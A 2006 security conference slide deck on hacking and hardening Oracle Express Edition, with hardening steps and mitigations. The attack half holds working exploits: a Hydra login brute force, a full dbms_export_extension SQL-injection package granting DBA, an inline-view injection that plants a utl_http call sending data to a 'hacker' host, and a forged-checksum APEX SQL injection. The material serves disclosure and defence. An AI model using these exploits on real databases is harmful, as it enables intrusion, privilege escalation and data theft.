Hacking and Hardening Oracle Express Edition

UK Oracle User Group

14-Nov-2006

Alexander Kornbrust

Red Database Security GmbH

LAYOUT by FRANZ AULL

red database security

Agenda

- Introduction
- Architecture & Oracle Patch Policy for XE
- Oracle XE Security Demonstration
- Accounts & Passwords
- (unfixed) SQL-Injection dbms_export_extension
- Default SID
- XMLDB-HTTP-Server / Oradb-Servlet
- View-Problems
- SQL-Injection in APEX
- Conclusion
- References
- Q/A

Introduction

- Red-Database-Security GmbH
- One of the leading companies in Oracle Security
- More than 250 Oracle security bugs reported
- Located in Germany, but Services worldwide
  - Security Audits
  - Different Oracle Anti-Hacker-Trainings
  - Software Solutions (Repscan, Matrixay, Oraspoit)
- Founded Spring 2004

red database security

Introduction

- Oracle 10g XE is a free database for Windows and Linux
- Limited to 1 GB RAM, 4 GB Data and 1 CPU
- XE is a starter database for
  - Developers
  - DBAs
  - Independent Software Vendors
  - Educational institutions
  - ...

Oracle Database 10g Express Edition:

Oracle Database 10*g* Express Edition (Oracle Database XE) is an entry-level, small-footprint database based on the Oracle Database 10*g* Release 2 code base that's free to develop, deploy, and distribute; fast to download; and simple to administer.

➔ Sounds like a good choice for saving money

red database security

Introduction

- Based on Oracle 10.2.0.1
- Without Java
- Oracle Text installed
- Easy to use installer

red database security

Oracle Patch Policy XE

- For most products Oracle has quarterly patch updates (CPUs)
- But for XE Oracle does not deliver security patches
- XE is vulnerable against most 10g R2 security bugs fixed with CPU April 2006 and higher


➔ Ask Oracle for security patches for XE

➔ Giving a vulnerable product away without security patches is NOT responsible


➔ Do not use XE in production environments (especially ISVs)

Architecture Oracle XE

Database & HTTP Listener are running on the same computer



Firewall



That‘s the reason why often the entire server is exposed to the internet (this happens from time to time even Oracle)


Oracle XE Security Demonstration

Demonstration,

how to own an Oracle XE Server connected to the internet

Oracle XE Security Demonstration

- Find an XE server with google



10. User Name Password Login
User Name. Password, Login.
h712792. .net:8080/apex/f?p=200:201:1534012853711183::NO::: - 3k -
Supplemental Result - Cached - Similar pages - Filter - History

red database security

Oracle XE Security Demonstration

- XE Server are often directly connected to the internet and DBAs forget to block port 1521.

  Now we try to identify the TNS-Listener

```
C:\>lsnrctl status h712792.sk.net

LSNRCTL: Version 10.2.0.1.0 - Production on 13-NOV-2006

Copyright (c) 1991, 2005, Oracle.  All rights reserved.

Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=))(ADDRESS=(PR
OTOCOL=TCP)(HOST=85.214.36.42)(PORT=1521)))

TNS-01189: The listener could not authenticate the user
```


➔ 10g listener with local OS authentication

➔ Old 8i/9i Listener remote exploits (with set log_file) are no longer working

Oracle XE Security Demonstration

- Now we call the URL we found in google

```
http://h712792.sk.net:8080/apex/f?p=200:201:1
534012853711183::NO:::
```



Oracle XE Security Demonstration

- And we modify the URL & add the debug flag (replace NO with YES)


http://h712792.sk.net:8080/apex/f?p=200:201:1534012853711183::YES:::

```
0.01: SHOW: application="200" page="201" workspace="" request="" session="1534012853711183"
0.02: ...Language derived from: FLOW_PRIMARY_LANGUAGE, current browser language: de
0.02: alter session set nls_language="GERMAN"
0.02: alter session set nls_territory="GERMANY"
0.02: NLS: CSV charset=WE8MSWIN1252
0.02: ...Setting NLS Decimal separator="."
0.02: ...Setting NLS Group separator=","
0.02: ...Setting NLS date format="DD.MM.RR"
0.02: NLS: Language=de
0.02: Application 200, Authentication: CUSTOM2, Page Template: 699142694153846 4
0.02: Saved session state: 7002519406545651 "FSP_AFTER_LOGIN_URL" changedValue="f?p=200:201:1534012853711183::YES:::"
0.02: SHOW: application="200" page="101" workspace="" request="" session="1534012853711183"
0.02: NLS: Language=de
0.02: Application 200, Authentication: CUSTOM2, Page Template: 699142694153846 4
0.02: ...Supplied session ID can be used
0.02: ...Application session: 1534012853711183, user=
0.02: Fetch session header information
0.02: Saving g_arg_names=FSP_AFTER_LOGIN_URL and g_arg_values=f?p=200|201|1534012853711183||YES|||
0.02: Saved session state: 7002519406545651 "FSP_AFTER_LOGIN_URL" changedValue="f?p=200|201|1534012853711183||YES|||"
0.02: ...fetch page attributes: f200, p101
0.02: Fetch session state from database
0.03: Branch point: BEFORE_HEADER
0.03: Fetch application meta data
0.03: Computation point: BEFORE_HEADER
0.03: Processing point: BEFORE_HEADER
0.03: ...PLSQL (BEFORE_HEADER) :P0_SRRS_TITEL := f_get_glp_char('TIT_SRRS'); :P0_SRRS_TITEL_2 := f_get_glp_char('TIT_SRRS2'); :P0_ED_KKT := f_get_glp_char('ED_KKT');
0.03: ...PLSQL (BEFORE_HEADER) declare v varchar2(255) := null; c owa_cookie.cookie; begin c := owa_cookie.get('LOGIN_USERNAME_COOKIE'); :P101_USERNAME := c.vals(1); exception when others then null; end;
0.04: Show page template header
0.04: Computation point: AFTER_HEADER
0.04: Processing point: AFTER_HEADER

0.04: Computation point: BEFORE_BOX_BODY
0.04: Processing point: BEFORE_BOX_BODY
0.04: Region: Login
0.05: Item: P101_USERNAME TEXT
User Name
0.05: Item: P101_PASSWORD
PASSWORD_WITH_ENTER_SUBMIT
Password
0.05: Item: P101_LOGIN BUTTON
Login
0.06: Computation point: AFTER_BOX_BODY
0.06: Processing point: AFTER_BOX_BODY

0.06: Computation point: BEFORE_FOOTER
0.06: Processing point: BEFORE_FOOTER
0.06: Show page tempate footer

0.06: Computation point: AFTER_FOOTER
0.06: Processing point: AFTER_FOOTER
0.06: Log Activity:
0.06: End Show:
```

Oracle XE Security Demonstration

- We modify the APEX-URL and add /oradb/USER/OBJECT
- The oradb servlet allows to access tables and views

```
http://h712792.sk.net:8080/oradb/PUBLIC/ALL_USERS
```



➔ We do not have an username/password that's why we have to guess one (e.g. with a free tool like Hydra)

Oracle XE Security Demonstration

- Use Hydra to break the password of a default user (e.g. HR, dbsnmp, system, ...)

```
C:\>hydra -l hr -P xepw.txt -m / -s 8080
h712792.sk.net http-get

Hydra v5.3 (c) 2006 by van Hauser / THC Hydra
(http://www.thc.org) starting at 2006-11-13 11:34:51

[DATA] 25 tasks, 1 servers, 85 login tries (l:1/p:25), ~1
tries per task

[DATA] attacking service http-get on port 8080

[STATUS] attack finished for h712792.sk.net
[8080][www] host: 84.213.16.32   login: hr   password: XX

Hydra (http://www.thc.org) finished at 2006-11-13 11:34:52
```

➔ Hydra found a working username & password

➔ Login (attempts) are not logged in the listener.log

Oracle XE Security Demonstration

- Because XE has a default SID, we have everything to login with SQL*Plus & Easy Connect

```
C:\>sqlplus hr/XX@//h712792.sk.net/XE
SQL*Plus: Release 10.2.0.1.0 - Production on Nov 13 2006
Copyright (c) 1982, 2005, Oracle.  All rights reserved.
Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0


SQL> select * from v$version;
BANNER
----------------------------------------------------------------
Oracle Database 10g Express Edition Release 10.2.0.1.0
PL/SQL Release 10.2.0.1.0 - Production
CORE    10.2.0.1.0      Production
TNS for Linux: Version 10.2.0.1.0 - Production
NLSRTL Version 10.2.0.1.0 - Production


SQL>
```

red database security

Oracle XE Security Demonstration

- Check the session roles of the HR user

```
SQL> select * from session_roles;
ROLES
------------------------------------------------------------
CONNECT
RESOURCE
```

➔ Resource role is granted to HR

➔ An attacker can now create procedures, required for some SQL Injection exploits

➔ Exploit for dbms_export_extension works

red database security

Oracle XE Security Demonstration

- The next step is the privilege escalation

```
C:\>sqlplus hr/XX@//h712792.sk.net/XE
SQL*Plus: Release 10.2.0.1.0 - Production on Nov 13 2006
Copyright (c) 1982, 2005, Oracle.  All rights reserved.
Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0


SQL> -- USE dbms_export_extension Exploit to become DBA
```

➔ After reconnecting to the database, we are now DBA

red database security

Oracle XE Security Demonstration

- Check database for other weak passwords with checkpwd

```
c:\> checkpwd.exe hr/xx@//h712792.sk.net/XE pwd.txt
Checkpwd 1.21 - (c) 2006 by Red-Database-Security GmbH
retrieving users and password hash values
checking passwords

USER1   welcome1 [OPEN]
USER2   OK [OPEN]
SYS     OK [OPEN]
SYSTEM  elcaro1 [OPEN]
ANONYMOUS       OK [OPEN]
HR has weak password HR [OPEN]
[…]
FLOWS_FILES has weak password ORACLE [EXPIRED & LOCKED]
CTXSYS has weak password ORACLE [EXPIRED & LOCKED]
DBSNMP has weak password DBSNMP [EXPIRED & LOCKED]
FLOWS_020100 has weak password ORACLE [EXPIRED & LOCKED]
XDB has weak password ORACLE [EXPIRED & LOCKED]

Done. Summary:
  Passwords checked       : 21946905
  Weak passwords found    : 10
  Elapsed time (min:sec) : 1:03
  Passwords / second      : 353475
```

red database security

Oracle XE Security Demonstration

- Now we are DBA and able to run operating system commands (e.g. initiate a reverse shell with xterm or netcat), export the entire database, ...
- On windows we have full access to the entire OS with SYSTEM privileges

Server Owned !!!

red database security

Hardening XE

- Usernames & Passwords
- XE Default SID
- oradb-Servlet
- SQL Injection in PL/SQL packages
- View problems
- SQL Injection APEX

red database security

Accounts & Passwords

- Good and strong passwords are important for protecting databases

Locked Accounts

- Oracle XE creates and locks the following default users

```
SQL> select username from dba_users where
account_status like '%LOCKED%';

USERNAME
------------------------------
XDB
FLOWS_020100
DIP
OUTLN
CTXSYS
MDSYS
FLOWS_FILES
TSMSYS

8 rows selected.
```

- Locking database users is often recommended for security reasons but not the best approach

red database security

Locked Accounts

- Locked database users can be used to enumerate installed database components without having valid user credentials

```
sqlplus mdsys/random

SQL*Plus: Release 10.2.0.1.0 - Production on Nov 13
2006

Copyright (c) 1982, 2005, Oracle.  All rights reserved.

ERROR:

ORA-28000: the account is locked
```

➔ Component MDSYS is installed

➔ Setting invalid Oracle passwords and unlocking user accounts is more secure

red database security

Locked Accounts / Version numbers

- Sometimes it's even possible to identify version numbers of products (e.g. APEX) with a simple login

```
sqlplus FLOWS_020100/random

SQL*Plus: Release 10.2.0.1.0 - Production on Nov 13 2006

Copyright (c) 1982, 2005, Oracle.  All rights reserved.

ERROR:

ORA-28000: the account is locked
```

➔ APEX 2.10 is installed (FLOWS_020100)

➔ APEX always encodes the version number

➔ Never encode version numbers in usernames

red database security

Invalid Passwords & New Profile

- To avoid information disclosure from the ORA-28000 error messages it is better to set an invalid password and unlock all locked user accounts
- To avoid the automatically lock of accounts after 10 invalid login attempts (default setting in XE) you should create a new profile for invalid profiles

```
SQL> create profile invalid limit
failed_login_attempts unlimited;;
```

```
SQL> alter user dbsnmp identified by values
'invalid_pw' account unlock profile
unlimited;
```

red database security

Exploit dbms_export_extension

- The package dbms_export_extension delivered with XE is vulnerable against SQL Injection (exploit posted on BugTraq in April 2006)
- Create package & inject this into dbms_export_extension

```
CREATE OR REPLACE
PACKAGE EXPLOIT AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/
```

Exploit dbms_export_extension

```
CREATE OR REPLACE PACKAGE BODY EXPLOIT
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO HR';
COMMIT;
RETURN(1);
END;

END;
/
```

red database security

Exploit dbms_export_extension

```
DECLARE
INDEX_NAME VARCHAR2(200);INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200); TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200); NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER; v_Return VARCHAR2(200);

BEGIN
INDEX_NAME := 'A1'; INDEX_SCHEMA := 'HR';
TYPE_NAME := 'EXPLOIT'; TYPE_SCHEMA := 'HR';
VERSION := '10.2.0.1.0';
GMFLAGS := 1;

v_Return :=
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA,
TYPE_NAME => TYPE_NAME, TYPE_SCHEMA => TYPE_SCHEMA,
VERSION => VERSION, NEWBLOCK =>NEWBLOCK, GMFLAGS =>
GMFLAGS );
END;
/
```

dbms_export_extension / protection

- Due to the lack of patches it is necessary to revoke public execute privilege in XE from public
- To avoid export problems it is necessary to grant the privileges to the role DBA

```
SQL> revoke execute on sys.dbms_export_extension from
public;

SQL> grant execute on sys.dbms_export_extension to DBA;
```

XE default SID

- The default SID of every Oracle Express Edition is XE
- This knowledge allows attackers to connect to the database. Without the knowledge of the SID it is not possible to connect via OCI to the database

```
sqlplus user/password@//10.1.1.117/XE;
```

➔ Change the SID to a different value (8 characters, random)

➔ See asktom.oracle.com for a description

red database security

Default SID

- The default SID of every Oracle Express Edition is XE
- Default SIDs can be guessed
- In 10g with local OS authentication the remote status command does no longer work

```
C:\>lsnrctl status 192.168.2.234

LSNRCTL Version 10.2.0.1.0 - Production on 13-NOV-2006

Copyright (c) 1991, 2005, Oracle.  All rights reserved.

Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=))(ADDRESS=(PR
OTOCOL=TCP)(HOST=192.168.2.234)(PORT=1521)))

TNS-01189: The listener could not authenticate the user
```

Default SID

- With SIDGUESS you can guess short or simple SIDs

```
C:\> sidguess host=xp10104 port=1521 sidfile=sid.txt
Sidguess 1.00 - (c) 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Trainings
http://www.red-database-security.com


SID found: XE
```

- Now we can connect to the database with SQL*Plus

Default SID & Oracle Easy Connect

- To connect to an Oracle database we need
  - Username (e.g. dbsnmp or system)
  - Password
  - SID or Servicename (XE)
  - IP-Address
  - Portnumber (default: 1521)

➔ Then we can use Oracle easy connect to connect to the database without tnsnames.

```
sqlplus dbsnmp/mypw@//192.168.2.234:1521/XE;
```

red database security

Default SID / Protection

- Change the default SID to a long (8 character) and random value (not in a dictionary)
- asktom.oracle.com explains how to do this
- Be careful doing this (make backups)

red database security


Block all ports except of HTTP

- Instead of changing the SID you could also block the incoming requests on port 1521
- Block all ports (e.g. 1521) except of the http port (e.g. 80 or 8080) with the Windows Firewall or Linux Firewall

Oradb-Servlet


- By default, Oracle XE, is installing the oradb servlet
- This servlet allows to access tables/views via the browser
- Works even if port 1521 is blocked

http://192.168.2.234:8080/oradb/PUBLIC/ALL_USERS



Oradb-Servlet

- Now we can access every table/view accessible to our database user



<?xml version="1.0" encoding="UTF-8" ?>
- <ALL_USERS>
- <ROW>
<USERNAME>USER5</USERNAME>
<USER_ID>41</USER_ID>
<CREATED>09-OCT-06</CREATED>
</ROW>
- <ROW>
<USERNAME>USER4</USERNAME>

red database security

Oradb-Servlet

- XE databases not using APEX/HTMLDB can disable XMLDB completely in the init.ora/pfile
- Remove the line dispatchers from init.ora and restart the database

```
dispatchers='(PROTOCOL=TCP)(SERVICE=<ORACLE_SID>XDB)'
```

red database security

Oradb-Servlet

- Or it's possible to change the HTTP port to 0 or a different value with the package dbms_xdb

```
-- change HTTP port from 8080 to 0
call
dbms_xdb.cfg_update(updateXML(dbms_xdb.cfg_get(),
'/xdbconfig/sysconfig/protocolconfig/httpconfig/h
ttp-port/text()', 0));



-- refresh settings
exec dbms_xdb.cfg_refresh;
```

Oradb-Servlet

- To change the database role which is necessary to access the database role

```
DECLARE
doc XMLType;
doc2 XMLType;
doc3 XMLType;
BEGIN doc := DBMS_XDB.cfg_get();
SELECT updateXML(doc,
'/xdbconfig/sysconfig/protocolconfig/httpconfig/webappco
nfig/servletconfig/ servlet-list/servlet[servlet-
name="DBUriServlet"]/security-role-ref/role-name/
text()', 'servlet-users') INTO doc2 FROM DUAL;
SELECT updateXML(doc2,
'/xdbconfig/sysconfig/protocolconfig/httpconfig/webappco
nfig/servletconfig/ servlet-list/servlet[servlet-
name="DBUriServlet"]/security-role-ref/role-link/
text()', 'servlet-users') INTO doc3 FROM DUAL;
DBMS_XDB.cfg_update(doc3);
COMMIT;
END; /
```

red database security

Oradb-Servlet

- On XE databases not using the oradb-Servlet it's possible to disable the oradb-Servlet or

```
BEGIN

URIFACTORY.unregisterURLHandler('oradb');
END;
/
```

View Problems I

- In April 2006 an Oracle Support analyst posted a note concerning an Oracle view problem.

Subject: **A User With SELECT Oject Privilege on Base Tables Can Delete Rows From a View**

Doc ID: **Note:363848.1** Type: **PROBLEM**

Last Revision Date: **06-APR-2006** Status: **MODERATED**

In this Document

Symptoms
Cause
Solution
References

This document is being delivered to you via Oracle Support's Rapid Visibility (RaV) Rapid Visibility (RaV) process, and therefore has not been subject to an independent technical review.

Applies to:

Oracle Server - Enterprise Edition - Version: 9.2.0.0 to 10.2.0.3
This problem can occur on any platform.

Symptoms

A user is able to delete data from a table, through a view, though the user is granted only SELECT privilege on the table.

red database security

View Problems I

- This problem allows to insert/update/delete data via views without having the privileges

```
SQL> CREATE VIEW emp_emp AS

SELECT e1.ename, e1.empno, e1.deptno

FROM scott.emp e1, scott.emp e2

WHERE e1.empno = e2.empno;
```

```
SQL> delete from emp_emp;

14 rows deleted
```

➔ This bug was fixed in non-XE Oracle versions with CPU July 2006

➔ Be careful with the “CREATE VIEW” privilege

red database security

View Problems II

- I was able to identify a new related but different bug using inline view a few weeks later
- No “CREATE VIEW” privilege required
- No workarounds possible

```
insert into

  (*** specially crafted inline view ***
    *** on SCOTT.EMP ***

  )

  values
(999,'HACKER','HACKER',0,sysdate,10000,0,10);
```

➔ Fixed in other Oracle versions with CPU October 2006

red database security

View Problems II

- This technique could be used to modify APEX program code from other people by updating their LOV

```
update
(*** specially crafted inline view ***
    *** on FLOWS_020100.WWV_FLOW_LISTS_OF_VALUES$ ***
)
set LOV_QUERY = 'select
utl_http.request(''http://hacker/USER=''||user) from
dual'
where lower(LOV_QUERY) like '%select%'
/
```

red database security

View Problems II

- Or an attacker could delete all the LOVs

```
  delete from
  ( *** specially crafted inline view ***
    *** on FLOWS_020100.WWV_FLOW_LISTS_OF_VALUES$
***
  )
/
```

red database security

View Problems / Mitigation

- To mitigate the risk with views it's possible to be careful with the privilege "CREATE VIEW"
- But there are no workarounds available for the vulnerability related to inline views
- Try to restrict the possibility to run "free SQL"
- For this problem you need patches !!!
- But there are not available !!!

red database security

SQL Injection in APEX

- APEX 1.5-2.1 contains a remote exploitable SQL Injection

```
http://xe:8080/apex/wwv_flow_utilities.gen_popup_list?p
_filter=&p_name=p_t02&p_element_index=1&p_hidden_elem_n
ame=p_t01&p_form_index=0&p_max_elements=&p_escape_html=
&p_ok_to_query=YES&p_flow_id=100&p_page_id=11&p_session
_id=151083992382018642 97&p_eval_value=&p_return_key=YES
&p_translation=N&p_lov=select%20cust_last_name%20||%20'
%2C%20'%20||%20cust_first_name%20d%2C%20customer_id%20r
%20from%20demo_customers%20order%20by%20cust_last_name&
p_lov_checksum=82C7EFB6FA3A2FA2C6E1A70FB63BB064
```

Oracle is using a checksum to protect the SQL statement from modification

red database security

SQL Injection in APEX

- Modifying the SQL statement throws an error message because the checksum does not match
- The size of the p_lov_checksum looks like MD5
- By using an interception package for dbms_obfuscation_toolkit it's possible to see all parameters passed to the MD5 function

```
151083992382018642 97selectcust_last_namecust_
first_namedcustomer_idrfromdemo_customersorde
rby14925112F685C139A
```

red database security

SQL Injection in APEX

15108399238201864297selectcust_last_namecust_first_namedcustomer_idrfromdemo_customersorderby14925112F685C139A

- The first value is the sessionID (available in the URL)
- The second value is the SQL statement without whitespaces
- The third parameter is a value from the cookie

- Now we have everything to recalculate the MD5 checksum
- This checksum can be used in the URL for the new SQL statement

SQL Injection in APEX

Running the URL with a modified statement and the new checksum works perfectly

```
http://xe:8080/apex/wwv_flow_utilities.gen_popup_list?p
_filter=&p_name=p_t02&p_element_index=1&p_hidden_elem_n
ame=p_t01&p_form_index=0&p_max_elements=&p_escape_html=
&p_ok_to_query=YES&p_flow_id=100&p_page_id=11&p_session
_id=151083992382018642 97&p_eval_value=&p_return_key=YES
&p_translation=N&p_lov=select%20*%20from%20all_users&p_
lov_checksum=B43B39DF8A95E478BB2BAE9E0C3F0D0E
```

red database security

Conclusion

- Block all unneeded ports depending of your application (1521 or 80/8080)
- Use invalid database passwords and unlock accounts
- Use a special profile for invalid accounts
- Drop unneeded accounts if not needed
- Disable oradb servlet and XMLDB if not needed
- Upgrade APEX to 2.2.1
- Revoke dbms_export_extension from Public and grant it to DBA
- Be careful with “CREATE VIEW” and “CREATE PROCEDURE” privilege
- Ask Oracle for SECURITY PATCHES for XE

red database security

References

- Checkpwd 1.21 – Free Oracle Password Checker
  http://www.red-database-security.com/software/checkpwd.html
- Hydra 5.3 – Password guesser
  http://www.thc.org/thc-hydra/
- Exploit dbms_export_extension
  http://www.red-database-security.com/exploits/oracle-sql-injection-oracle-dbms_export_extension.html
- Oracle SIDGuess
  http://www.red-database-security.com/whitepaper/oracle_guess_sid.html
- How to change an Oracle SID
  http://asktom.oracle.com/pls/ask/f?p=4950:8:::::F4950_P8_DISPLAYID:318216852435
- Advisory SQL Injection in Oracle APEX
  http://www.red-database-security.com/advisory/oracle_apex_sql_injection_wwv_flow_utilities.html

Q & A

Q & A

Contact

Alexander Kornbrust
Business Director

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Phone: +49 (6821) 95 17 637
Mobile: +49 (174) 98 78 118
